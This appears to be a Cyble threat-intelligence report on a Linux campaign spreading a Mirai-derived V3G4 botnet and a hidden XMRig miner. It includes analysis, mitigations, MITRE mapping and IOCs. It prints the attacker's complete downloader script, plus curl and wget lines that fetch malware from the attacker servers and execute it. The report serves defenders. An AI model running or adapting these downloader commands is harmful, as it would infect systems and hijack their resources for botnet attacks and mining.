

V3G4 Mirai Botnet Evolves

 cyble.com/blog/v3g4-mirai-botnet-evolves

December 3, 2025



Executive Summary

Cyble Research & Intelligence Labs (CRIL) has identified an active Linux-targeting campaign that deploys a Mirai-derived botnet, paired with a stealthy, fileless-configured cryptominer.

The threat actor employs a multi-stage infection chain starting with a downloader that delivers architecture-specific V3G4 binaries across x86_64, ARM, and MIPS systems. Once active, the bot masquerades as *systemd-logind*, performs environment reconnaissance, conducts large-scale raw-socket SSH scanning, maintains persistent C2 communication, and ultimately launches a concealed XMRig-based Monero miner dynamically configured at runtime.

This activity reflects the ongoing evolution of Mirai-lineage threats, increasingly blending DDoS capabilities with covert cryptomining. Fileless configuration, packed binaries, tmpfs staging, and aggressive scanning techniques highlight the actor's focus on evasion and monetization across cloud and Internet-exposed Linux environments.

This report provides a breakdown of the execution chain, reconnaissance behavior, stealth mechanisms, botnet communication, cryptominer deployment workflow, MITRE TTPs, and IOCs identified during the investigation.


Key Takeaways

- **Multi-Stage Infection Chain:** Attackers deployed a shell script (named "Universal Bot Downloader") that automatically identifies system architecture and downloads the matching bot binary.
- **Mirai-Lineage Botnet:** The core payload exhibits behavioral patterns consistent with V3G4/Mirai forks, including SSH scanning, IP spoofing, and DDoS capabilities.
- **Stealth and Evasion:** The bot masquerades as *systemd-logind*, detaches from TTY, suppresses outputs, and uses localhost TCP socket for internal IPC.
- **Raw TCP Scanning:** High-speed SYN packet spraying on port 22 is used for SSH brute-force propagation across the Internet.
- **DNS-Based C2 Lookup:** Multi-threaded DNS queries target 8.8.8.8 to resolve the C2 domain `baojunwakuang[.]asia`, mapping to 159.75.47[.]123.
- **Cryptominer Deployment:** The [malware](#) downloads an XMRig miner disguised as `.dbus-daemon` into `/tmp` and receives mining configuration dynamically from the C2 server.
- **Fileless Configuration:** Miner parameters, including wallet address, pool, and algorithm, are delivered at runtime, avoiding on-disk artifacts and hindering forensic analysis.

Overview

This campaign employs a streamlined infection workflow designed for broad compatibility across Linux environments. The first-stage downloader (**universal bot downloader**) exhibits a combination of Mirai-style botnet behavior, identifying system architecture using `uname -m` and constructing a tailored download path for the corresponding bot binary hosted at 103.149.93[.]224.

The payload is written into `/tmp`, assigned executable permissions, and executed immediately—a classic tactic in IoT and cloud-targeting botnets. Figure 1 below showcases an http server hosting malicious binaries.



Index of /bins

Name	Last modified	Size	Description
Parent Directory		-	
Mddos.arm5	2025-11-15 16:02	590K	
Mddos.arm7	2025-11-15 16:02	586K	
Mddos.arm64	2025-11-15 16:02	630K	
Mddos.mips	2025-11-15 16:02	702K	
Mddos.mpsl	2025-11-15 16:02	702K	
Mddos.x86_64	2025-11-15 16:02	1.0M	
d.sh	2025-11-17 08:51	1.1K	
xmrig.arm7	2025-11-15 16:02	5.5M	
xmrig.arm64	2025-11-15 16:02	7.3M	
xmrig.armv7	2025-11-15 16:02	5.5M	
xmrig.x86_64	2025-11-15 16:02	2.6M	

Apache/2.4.52 (Ubuntu) Server at 103.149.93.224 Port 80

Figure 1 – Open directory on http server

The *second stage*, **Mddos.x86_64**, is a statically linked and UPX-packed ELF file with stripped symbols, making static inspection more complicated. Upon execution, the bot gathers system information, initializes random seeds for timing variability, and prints a signature banner strongly associated with V3G4/Mirai-derived strains.

The malware then transitions into stealth mode—renaming its process to appear as a system daemon (systemd-logind), detaching from the terminal, and launching multiple worker threads responsible for attack operations, C2 communication, and IPC coordination.

It uses multiple worker threads to execute attack logic in parallel (non-blocking I/O and pselect(2) used to manage concurrent network operations)

A key characteristic of this botnet variant is its **use of raw TCP sockets**, allowing precise crafting of SYN packets for high-velocity SSH scanning campaigns. In parallel, multiple worker threads aggressively resolve the C2 domain (www.baojunwakuang[.]asia) through repeated queries to Google Public DNS (8.8.8.8) to maintain resilient command channels.

Finally, the *third stage* deploys a covert **cryptominer**. The loader fetches a UPX-packed XMRig binary from 159.75.47[.]123 and stores it in /tmp/.dbus-daemon to blend with legitimate processes. Instead of shipping a local configuration file, the miner fetches its configuration dynamically from the C2 server, enabling real-time updates to wallet addresses, mining pools, and algorithms while leaving no on-disk artifacts.

Our analysis confirms that:

- A Mirai-style botnet delivered through a custom loader
- Raw TCP SSH scanning from infected hosts
- Dynamic, C2-delivered miner configuration
- Process masquerading for stealth
- Use of tmpfs for staging and execution

Technical Analysis

Stage-1: Universal Bot Downloader Script

The campaign begins with a compact shell script responsible for fetching the Mirai-derived botnet payload from an attacker-controlled server at 103.149.93[.]224.

It initially identifies the **CPU architecture** (`uname -m`) of the target device. It maps it to one of several supported versions of the bot binary (targets Linux devices running on x86_64, arm64, arm7, arm5, mips, mipsel CPU).

Then, it builds a download URL to fetch the appropriate bot binary in the `/tmp` directory, assigns executable permissions, and runs it. This aligns with botnets that deploy architecture-specific payloads for propagation. (See Figure 2)

```
#!/bin/sh
# Universal Bot Downloader Script

CNC_IP="103.149.93.224"
BASE_URL="http://${CNC_IP}/bins"
DEST_DIR="/tmp"
BOT_NAME="mddos"
DEST_PATH="${DEST_DIR}/${BOT_NAME}"

# Function to download the bot
download() {
    if command -v wget > /dev/null; then
        wget "${1}" -O "${2}" >/dev/null 2>&1
    elif command -v curl > /dev/null; then
        curl -o "${2}" "${1}" >/dev/null 2>&1
    else
        exit 1
    fi
}

# Detect architecture
ARCH=$(uname -m)
case ${ARCH} in
    x86_64|amd64|i386|i686)
        BIN_ARCH="x86_64"
        ;;
    aarch64|arm64)
        BIN_ARCH="arm64"
        ;;
    armv7*|armv7l)
        BIN_ARCH="arm7"
        ;;
    armv5*|armv6*|armv5l|armv6l)
        BIN_ARCH="arm5"
        ;;
    mips)
        BIN_ARCH="mips"
        ;;
    mipsel)
        BIN_ARCH="mipsel"
        ;;
    *)
        BIN_ARCH="x86_64"
        ;;
esac

BOT_URL="${BASE_URL}/Mddos.${BIN_ARCH}"

cd ${DEST_DIR} || cd /var/run || cd /mnt || exit 1

# Clean up previous attempts
rm -f ${DEST_PATH}

# Download, make executable, and run
download "${BOT_URL}" "${DEST_PATH}"
if [ -f "${DEST_PATH}" ]; then
    chmod 777 "${DEST_PATH}"
    "${DEST_PATH}"
fi
```

Figure 2 – Universal Bot Downloader script

Below is the curl command used for devices running on x86_64 architecture.

```
curl -o Mddos.x86_64 http://103[.]149.93.224/bins/Mddos.x86_64
```

Stage-2 : Mddos.x86_64 Bot

The bot binary is a UPX-packed, statically linked ELF binary with stripped symbols, with custom routines and wrappers embedded, which complicates static analysis. (See Figure 3)

```
rw-rw-r-- 1 toor toor 1000512 Nov 27 08:57 /home/toor/Downloads/Mddos.x86_64
/home/toor/Downloads/Mddos.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[
sha1]=c2e97bd62953497ffd323cb0b0928ad40df10cfd, for GNU/Linux 3.2.0, stripped
```

Figure 3 – File attributes

Environment & Reconnaissance

The malware begins by gathering basic information about the victim, including kernel and architecture details via `uname(2)`, and checking the host's process limits in order to determine how aggressively it can operate. The system information is later used to register the victim machine with the C2 server. (See Figure 4)

Figure 4 – Environment reconnaissance

It also identifies its own executable path and initializes a random seed, which is commonly used to randomize network activity or timing patterns. After initialization, it prints a signature banner (xXxSlicexXxxVEGA.) to the STDOUT console, which matches the behavioral patterns of **V3G4**, a Mirai-lineage botnet previously documented by [Unit42 – Palo Alto Networks in 2023](#) and observed in recent cloud infections.

Stealth Mechanism

Once initialized, the malware shifts into stealth mode. It masquerades itself as a system daemon ("systemd-logind") using `prctl(2)` & modifies `"/proc/self/cmdline"`. Although the write fails due to kernel protections, the intent bears resemblance to widely used stealth techniques in Mirai forks. (See Figure 5)

```
prctl(PR_SET_NAME, "systemd-logind");
openat(AT_FDCWD<CURDIR>, "/proc/self/cmdline", O_RDWR)
write(4</proc/20207/cmdline>, "systemd-logind\0", 15) <-- FAILS
```

Figure 5 – Masquerading command line and process name

This is an attempt to **deceive process-inspection tools** by appearing as a legitimate system service, helping it blend into process lists. To further conceal its activity, the malware detaches from any controlling terminal using the `setsid(2)` system call. It closes all standard input/output streams, allowing it to run silently in the background without user visibility.

It then spawns multiple worker threads responsible for attack operations, watchdog supervision, and communication with its command-and-control server. The main thread initializes a **TCP listener** on **127.0.0.1:63841**, which functions as an internal inter-process communication (IPC) channel used to coordinate its worker threads and helper processes.

Using localhost TCP traffic helps the malware blend in with legitimate system daemons and desktop applications, making the activity far less suspicious than pipes, shared memory, or other IPC methods that may trigger security monitoring or policy restrictions. (See Figure 6)

udp	UNCONN	0	0	0.0.0.0:46858	0.0.0.0:*	users:({"avahi-daemon",pid=629,fd=14})
udp	UNCONN	0	0	0.0.0.0:5353	0.0.0.0:*	users:({"avahi-daemon",pid=629,fd=12})
udp	UNCONN	0	0	127.0.0.54:53	0.0.0.0:*	users:({"systemd-resolve",pid=28265,fd=16})
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	users:({"systemd-resolve",pid=28265,fd=14})
udp	UNCONN	0	0	[::]:5353	[::]:*	users:({"avahi-daemon",pid=629,fd=13})
udp	UNCONN	0	0	[::]:35856	[::]:*	users:({"avahi-daemon",pid=629,fd=15})
tcp	LISTEN	0	1	127.0.0.1:63841	0.0.0.0:*	users:({"systemd-logind",pid=29228,fd=3}, {"systemd-logind",pid=29226,fd=3})
tcp	LISTEN	0	4096	127.0.0.54:53	0.0.0.0:*	users:({"systemd-resolve",pid=28265,fd=17})
tcp	LISTEN	0	4096	127.0.0.1:631	0.0.0.0:*	users:({"cupsd",pid=27262,fd=7})
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	users:({"systemd-resolve",pid=28265,fd=15})
tcp	LISTEN	0	4096	[::]:631	[::]:*	users:({"cupsd",pid=27262,fd=6})

Figure 6 – Mddos.x86_64 bot masquerading as systemd-logind listening on port 63841

Botnet Communication & Scanning

Raw TCP Socket

The process actively performs high-speed SSH scanning across the Internet. Specifically, the malware opens **raw TCP sockets** to spray SYN packets to port 22 on numerous target IP addresses. The IPv4 packet headers suggest manually crafted payloads (starting with ASCII E / 0x45), and hundreds of 40-byte packets are transmitted in rapid succession, indicating automated scanning and potential brute-force activity.

This behavior closely matches **that of Mirai-derived botnet families, which are known for conducting** Internet-wide SSH scanning campaigns. (See Figure 7)




Figure 7 – TCP SYN packets flooding over the SSH port

C2 DNS resolution

In addition to raw sockets, the malware creates standard TCP sockets configured with **keepalive options**, allowing persistent connections to command-and-control (C2) infrastructure.

Simultaneously, it spawns **multiple worker threads** that each perform DNS queries against 8.8.8.8 to resolve its C2 server (`www.baojunwakuang[.]asia` resolving to the IP `159.75.47[.]123`).

This multi-threaded DNS resolution strategy is typical of Mirai-style bots, allowing the malware to maintain connectivity and receive commands while executing attacks in parallel. (See Figure 8)




Figure 8 – DNS query

Overall, the combination of raw packet generation, high-speed port 22 targeting, and aggressive C2 resolution strongly indicates that this malware functions as a Mirai-derived **SSH scanning and DDoS bot**, capable of rapidly identifying vulnerable hosts and coordinating network attacks.

Stage 3: Cryptominer Deployment & Fileless Configuration

The malware includes a dedicated cryptomining stage that retrieves and executes an **XMRig-based Monero miner**, named `xmrig.x86_64`. The operator employs several stealth techniques, including **dynamic (fileless) miner configuration** and the use of a **packed, stripped binary** to hinder static analysis.

Miner Delivery

Upon execution, the botnet loader forms a download URL & uses `wget` to fetch a pre-compiled XMRig miner binary from the attacker-controlled server. The binary is dropped in the `tmp` filesystem, disguised as `dbus-daemon`. (See Figure 9)

0040cf40	4c 8d 05 a2	LEA	R8,[s_http://%s/bins/xmrig.%s_004bf7e9]	= "http://%s/bins/xmrig.%s"
	28 0b 00			
0040cf47	50	PUSH	RAX=>s_x86_64_004bf000	= "x86_64"
0040cf48	48 89 df	MOV	RDI,RBX	
0040cf4b	31 c0	XOR	EAX,EAX	
build download URL				
0040cf4d	e8 8e bb 05	CALL	FUN_00468ae0	undefined FUN_00468ae0()
	00			
0040cf52	48 8d ac 24	LEA	RBP=>local_448,[RSP + 0x1d0]	
	d0 01 00 00			
0040cf5a	4c 89 ff	MOV	RDI=>DAT_004f3aa0,R15	= ??
0040cf5d	e8 fe 8c 05	CALL	FUN_00465c60	undefined FUN_00465c60()
	00			
0040cf62	b9 00 04 00	MOV	ECX,0x400	
	00			
0040cf67	4d 89 f9	MOV	R9=>DAT_004f3aa0,R15	= ??
0040cf6a	48 89 ef	MOV	RDI,RBP	
0040cf6d	be 00 04 00	MOV	ESI,0x400	
	00			
0040cf72	ba 01 00 00	MOV	EDX,0x1	
	00			
0040cf77	31 c0	XOR	EAX,EAX	
0040cf79	48 89 1c 24	MOV	qword ptr [RSP]>=>local_618,RBX	
0040cf7d	4c 8d 05 7d	LEA	R8,[s_wget-q_-0_%s_%s_2>/dev/null_004bf801]	= "wget -q -O %s %s 2>/dev/null"
	28 0b 00			
0040cf84	e8 57 bb 05	CALL	FUN_00468ae0	undefined FUN_00468ae0()

Figure 9 – URL construction to download the xmrig miner from the C2 server

The wget command formed is shown below –

```
wget -q -O /tmp/.dbus-daemon http://159.75.47[.]123/bins/xmrig.x86_64 2>/dev/null
```

The downloaded payload is:

- **UPX-packed**, significantly reducing visible code surface.
- **Stripped**, removing symbol information to thwart reverse engineering.
- Temporarily stored under a **masqueraded path** (/tmp/.dbus-daemon) to blend with legitimate system files.

Fileless, C2-Provided Miner Configuration

Unlike typical miner deployments that embed a static configuration file on disk (config.json, YAML, etc.), this sample requests **runtime configuration data directly from the C2 server**. This technique allows the operator to:

- Avoid exposing wallet addresses, pool endpoints, or algorithms during static analysis
- Dynamically rotate mining parameters
- Prevent visibility of miner settings on the infected host

During execution, the miner connects back to the same C2 (159.75.47[.]123) and issues a configuration request. The server responds with a JSON blob containing the pool URL, wallet address, algorithm, and thread count. Refer to Figure 10 below for the configuration captured during the analysis.

1099	1.392521	159.75.47.123	10.0.2.15	TCP	269 60194 → 39278 [PSH, ACK] Seq=1 Ack=27 Win=65535 Len=215
1100	1.392802	10.0.2.15	159.75.47.123	TCP	54 39278 → 60194 [ACK] Seq=27 Ack=216 Win=64025 Len=0
10805	31.448510	10.0.2.15	159.75.47.123	TCP	54 [TCP Keep-Alive] 39278 → 60194 [ACK] Seq=26 Ack=216 Win=64025 Len=0
10807	31.448842	159.75.47.123	10.0.2.15	TCP	60 [TCP Keep-Alive] 60194 → 39278 [ACK] Seq=216 Ack=27 Win=65535 Len=0
84756	61.595531	10.0.2.15	159.75.47.123	TCP	54 [TCP Keep-Alive] 39278 → 60194 [ACK] Seq=26 Ack=216 Win=64025 Len=0
87165	61.683168	159.75.47.123	10.0.2.15	TCP	60 [TCP Keep-Alive] 60194 → 39278 [ACK] Seq=216 Ack=27 Win=65535 Len=0

> Frame 1099: Packet, 269 bytes on wire (2152 bits), 269 bytes captured (2152 bits)	0000 08 00 27 e4 16 97 52 55 0a 00 02 02 08 00 45 00	RU.....E
> Ethernet II, Src: 52:55:0a:00:02:02 (52:55:0a:00:02:02), Dst: PCSSystemtec_e4:16:97 (08:00:00:00:00:00)	0010 00 ff 81 89 00 00 40 06 1d 9b 9f 4b 2f 7b 0a 00	@...K/[-
> Internet Protocol Version 4, Src: 159.75.47.123, Dst: 10.0.2.15	0020 02 0f eb 22 99 6e 02 51 c0 02 f6 ff 17 c8 50 18	nQ.....P
> 0100 = Version: 4	0030 ff ff 75 73 00 00 d5 10 7b 22 70 6f 6f 6e 5f	("pool
> 0101 = Header Length: 20 bytes (5)	0040 75 72 6c 22 3a 22 61 75 74 6f 2e 63 33 70 6f 6f	ur1":"au to.c3poo
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)	0050 6c 2e 6f 72 67 3a 31 39 39 39 39 22 c2 22 77 61	l.org:19 999", "wa
> Total Length: 255	0060 6c 6c 65 74 5f 61 64 64 72 65 73 73 22 3a 22 3a	llet_add ress":"4
> Identification: 0x8189 (33161)	0070 41 41 6a 73 76 77 72 4d 51 78 42 4a 70 45 78 72	AAjsvurM Qx8JpExr
> 0000 = Flags: 0x0	0080 61 65 6f 71 64 4b 72 56 38 62 77 7a 32 6b 6b 4d	aeogdkv 8bw2kKj
> ... 0000 0000 0000 = Fragment Offset: 0	0090 47 37 50 3a 61 78 47 54 53 69 70 3a 36 43 6a 6d	67P4axGT Sip46Cjm
> Time to Live: 64	00a0 43 72 76 53 61 38 64 7a 74 62 4e 43 34 6e 36 58	CrvSa8dz tbnK4n6X
> Protocol: TCP (6)	00b0 75 4c 72 38 77 69 58 59 67 78 53 39 63 39 37 39	ulr8wiXY gs59c979
> Header Checksum: 0x1d9b [validation disabled]	00c0 68 70 64 6d 69 36 73 33 4c 43 4e 4e 6a 61 22 c2	hpdmi6s3 LCNNja",
> [Header checksum status: Unverified]	00d0 22 70 6f 6f 6e 5f 70 61 73 73 77 6f 72 64 22 3a	"pool_pa ssword":
> Source Address: 159.75.47.123	00e0 22 78 22 2c 22 61 6c 67 6f 22 3a 22 72 78 2f 30	"x","alg o":"rx/0
> Destination Address: 10.0.2.15	00f0 22 c2 22 7a 68 72 65 61 64 73 22 3a 31 2c 22 65	"", "threa ds":1,"e
> [Stream index: 161]	0100 6e 61 62 6c 65 64 22 3a 74 72 75 65 7d	nabled": true
> Transmission Control Protocol, Src Port: 60194, Dst Port: 39278, Seq: 1, Ack: 27, Len: 215		
> Data (215 bytes)		
> Data [..]: 00d5107b22706f6f6c5f75726c223a226175746f2e6333706f6f6c2e6f72673a313939393922		
> [Length: 215]		

Figure 10 – Captured cryptominer configuration

Figure 11 below shows the extracted configuration data in readable form:

```
{
  "pool_url": "auto.c3pool.org:19999",
  "wallet_address": "4AAjswrMQxBJpExraeqdKrV8bwz2kkJG7P4axGTSip46CjmCrvSa8dztbNC4n6XuLr8wiXYgxS9c979hpdmi6s3LCNNja",
  "pool_password": "x",
  "algo": "rx/0",
  "threads": 1,
  "enabled": true
}
```

Figure 11— Extracted cryptominer configuration

Conclusion

This campaign represents a sophisticated and financially motivated operation combining botnet propagation with stealthy cryptomining. The attacker employs multiple advanced techniques—including raw-socket scanning, masqueraded processes, internal localhost IPC, dynamic DNS resolution, and fileless miner configuration—to evade detection and maintain long-term persistence on compromised devices.

The blending of Mirai-based DDoS capabilities with XMRig-based mining reflects the continued trend of **hybrid monetization strategies**, where [threat actors](#) maximize ROI by leveraging infected devices not only for botnet attacks but also for illicit cryptocurrency mining.

Organizations operating Linux servers, cloud workloads, or exposed IoT devices remain high-value targets and should prioritize hardening and continuous monitoring to mitigate their risk.

Cyble's Threat Intelligence Platforms continuously monitor emerging threats, phishing infrastructure, and malware activity across the [dark web](#), [deep web](#), and open sources. This proactive intelligence empowers organizations with early detection, brand and domain protection, infrastructure mapping, and attribution insights. Altogether, these capabilities provide a critical head start in mitigating and responding to evolving [cyber threats](#).

Our Recommendations

We have listed some essential [cybersecurity](#) best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

1. Harden External Attack Surface

- Disable password-based SSH authentication; enforce key-based access.
- Apply rate-limiting or geo-restrictions on SSH (port 22).
- Ensure unnecessary internet-exposed services are closed.

2. Monitor for Anomalous Network Activity

- Detect raw TCP packet floods targeting port 22.
- Monitor for unusual outbound connections to suspicious IPs and domains.

3. Deploy File Integrity & Runtime Monitoring

- Alert on download + execution of binaries from /tmp or /dev/shm.
- Detect unusual process names such as systemd-logind originating from non-system paths.
- Monitor for UPX-packed ELF binaries on endpoints.

4. Strengthen Cloud and Linux Security Posture

- Enable SELinux/AppArmor enforcement.
- Restrict write/execute permissions on temporary filesystems.
- Implement EDR solutions capable of analyzing Linux process behavior.

5. Proactive [Threat Hunting](#)

- Hunt for evidence of XMRig execution.
- Search for traces of raw-socket creation or SYN-flood-like behavior.
- Inspect systems for masqueraded processes or hidden botnet listeners (e.g., 127.0.0.1:63841).

6. Patch and Update Regularly

Ensure Linux kernels, SSH services, and IoT firmware remain up to date, closing vulnerabilities exploited by botnet operators.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Procedure
Reconnaissance (TA0043)	Gather Victim Host Information (T1592)*	Collects system details using uname, process limits, architecture, and hostname for C2 registration.
Resource Development (TA0042)	Acquire Infrastructure — Infrastructure as a Service (T1583.003)	C2 and payload distribution servers hosted at 103.149.93[.]224 and 159.75.47[.]123.
Initial Access (TA0001)	Valid Accounts (T1078)	SSH brute-force attempts to gain credentials and access additional Linux hosts.
Execution (TA0002)	Command and Scripting Interpreter — Unix Shell (T1059.004)	Downloader script uses curl/wget to fetch and execute the bot payload.
Execution (TA0002)	Native API (T1106)	Bot uses syscalls (setsid, prctl) for stealth.
Defense Evasion (TA0005)	Masquerading (T1036.005)	Renames/processes set to appear like legitimate system services (e.g., systemd-logind).
Defense Evasion (TA0005)	Obfuscated/Encrypted Files or Information (T1027)	Payloads are UPX-packed and stripped to complicate analysis.
Defense Evasion (TA0005)	Hide Artifacts (T1564.001 – Hidden Files/Directories)	Miner dropped as /tmp/.dbus-daemon to blend with legitimate files.
Discovery (TA0007)	System Network Configuration Discovery (T1016) / System Information Discovery (T1082)	Gathers kernel, architecture, process limits, and host identifiers.
Lateral Movement (TA0008)	Remote Services — SSH (T1021.004)	Leverages SSH brute-force to move laterally across reachable systems.
Command & Control (TA0011)	Application Layer Protocol — DNS (T1071.004)	Multi-threaded DNS queries to 8.8.8.8 resolving http://www.baojunwakuang[.]asia → 159.75.47[.]123.
Command & Control (TA0011)	(T1571)Non-Standard Port	159.75.47[.]123:60194 used to fetch miner configuration and located flocalhost TCP listener on 127.0.0.1:63841.
Impact (TA0040)	Network Denial of Service (T1498)	Capable of launching DDoS attacks.
Impact (TA0040)	Resource Hijacking (T1496)	Deploys XMRig to consume CPU resources and mine Monero for financial gain.

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
103.149.93[.]224	IP Address	HTTP server hosting Bot Binaries
159.75.47[.]123	IP Address	C2 IP
www[.]baojunwakuang[.]asia	Domain	C2 Domain
Hxxps://103.149.93[.]224/bins/Mddos.x86_64	URL	Download URL for x86_64 bot binary
Hxxps://103.149.93[.]224/bins/Mddos.arm64	URL	Download URL for arm64 bot binary
Hxxps://103.149.93[.]224/bins/Mddos.arm7	URL	Download URL for arm7 bot binary
Hxxps://103.149.93[.]224/bins/Mddos.arm5	URL	Download URL for arm5 bot binary
Hxxps://103.149.93[.]224/bins/Mddos.mips	URL	Download URL for mips bot binary
Hxxps://103.149.93[.]224/bins/Mddos.mpsl	URL	Download URL for the mpsl bot binary
Hxxps://159.75.47[.]123/bins/xmrig.x86_64	URL	Download URL for cryptominer binary
Auto.c3pool[.]org:19999	Pool	Mining pool
4AAjsvwrMQxBJpExraeqdKrV8bwz2kkJG7P4axGTSip46CjmCrvSa8dztbNC4n6XuLrwiXYgxS9c979hpdmi6s3LCNNja	ID	Crypto Wallet
2c0261e6a3590e3554202116c5398637d0d7900895646d0aaf46d117aadd1612	SHA256 Hash	Mddos binary ARM
8350cd4e9b2f1056c8ccdf0d1b2406b32634840aa304d535ad4b6be5b365275c	SHA256 Hash	Universal Bot Downloader script
d5c55f18b1a7c01d3e4fb657b00aa677784640fef3c1742243a65ded07aeccc6	SHA256 Hash	Mddos.x86_64
4ad4fe754acde2f79ced013d7dc7260e111ea23c7a47001e3fb16aa5d268852a	SHA256 Hash	Mddos.x86_64
2e6fecefa3062d2306124e014643a14066981f4865dedbeffb8c1d057dc650b2	SHA256 Hash	Mddos.arm64
f838c2ec86c444d09956934948a28ff6459da7afe820682ead81e4a95deb703a	SHA256 Hash	Mddos.arm7
39ead6055306739ab969a3531bde2050f556b05e500894b3cda120178f2773be	SHA256 Hash	xmrig.x86_64
90e28c0d2f2ce83164c2bfdcf42a8746ff055b35b81c95d4b18639b1f2e96885	SHA256 Hash	xmrig.x86_64